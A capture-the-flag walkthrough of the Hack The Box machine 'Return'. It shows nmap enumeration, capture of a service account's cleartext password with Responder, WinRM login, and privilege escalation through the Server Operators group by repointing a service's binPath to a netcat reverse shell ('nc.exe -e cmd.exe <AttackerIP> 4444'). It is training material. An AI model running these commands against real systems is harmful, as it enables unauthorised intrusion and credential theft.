Hack The Box - Return Walkthrough
Overview
| Item | Details |
|---|---|
| Platform | Hack The Box |
| Machine | Return |
| Environment | Active Directory |
| Difficulty | Easy |
| OS | Windows |
| Created By | MrR3boot |
| Release Date | 27 September 2021 |
| Pwn Date | 12 May 2026 |

Return is an easy AD machine you can solve by exploiting user privileges. Below I have given the hints for solving this machine. Try to solve it by following the hints.
- Enumerate the open ports and the services.
- Explore the website hosted in the target IP.
- Trigger a request to our IP address and capture the request using responder.
- Get the shell through WinRM.
- Collect maximum information about the user account (Privileges, groups, etc.).
- Exploit the privilege of Server Operators group.
If you are still feeling stuck, feel free to refer the walkthrough below.
Enumeration
We can start by finding open ports and services running on them.
nmap <TargetIP>

nmap -sV -T4 -p 53,80,88,135,139,389,445,464,593,636,3268,3269,5985 10.129.95.241 -oN returnNmapScanResult.txt


We got our domain from the nmap result - return.local. You can see several ports open in the target. First lets check the website hosted in port 80.



It was a Printer admin dashboard. The "Fax" and "Troubleshooting" tabs doesn't show anything. But I found something interesting in the "Settings" tab.
Capturing User Flag
First I tried to read the password by inspecting the page but the value itself was multiple "*". Then, just like LLMNR poisoning I used Responder to get request from the webpage. When I passed my IP address in the Server Address I got result in my responder.
responder -I tun0

Well my responder was able to capture the clear text password of the user svc-printer.
== return\svc-printer : 1edFg43012!!==
Now, using NetExec we can check if we can access a WinRM shell with the credential.
nxc winrm <TargetIP> -u svc-printer -p '1edFg43012!!'


Now lets spawn a shell using evil-winrm and capture the user flag.
evil-winrm -i 10.129.95.241 -u svc-printer -p '1edFg43012!!'
Capturing Root Flag
As we have one user's shell, lets gather information about the user account.
net user svc-printer

From this result you can see that the user is part of "Server Operators" group. Members of the Server Operators group can administer domain controllers. This group exists only on domain controllers. The members can perform different actions on the services running.
We will be able to exploit the privileges of this group and get the administrative access.
Reference:
https://www.hackingarticles.in/windows-privilege-escalation-server-operator-group/
First upload windows executable of netcat listener to the target machine.

List out the services using the command services.

Here I chose the running service VMTools. Now change the binary path of it to execute our netcat handler to our machine. Start netcat listener on your machine to get the shell.
# Changing the binary of the running service.
sc.exe config VMTools binPath="C:\Users\svc-printer\Desktop\nc.exe -e cmd.exe <AttackerIP> 4444"

# Stop the service.
sc.exe stop VMTools

# Start the service again
sc.exe start VMTools



As you can see we got a shell as authority. Lets capture the root flag from Administrator's desktop.
We successfully pwned the machine Return.
Thanks for reading...💫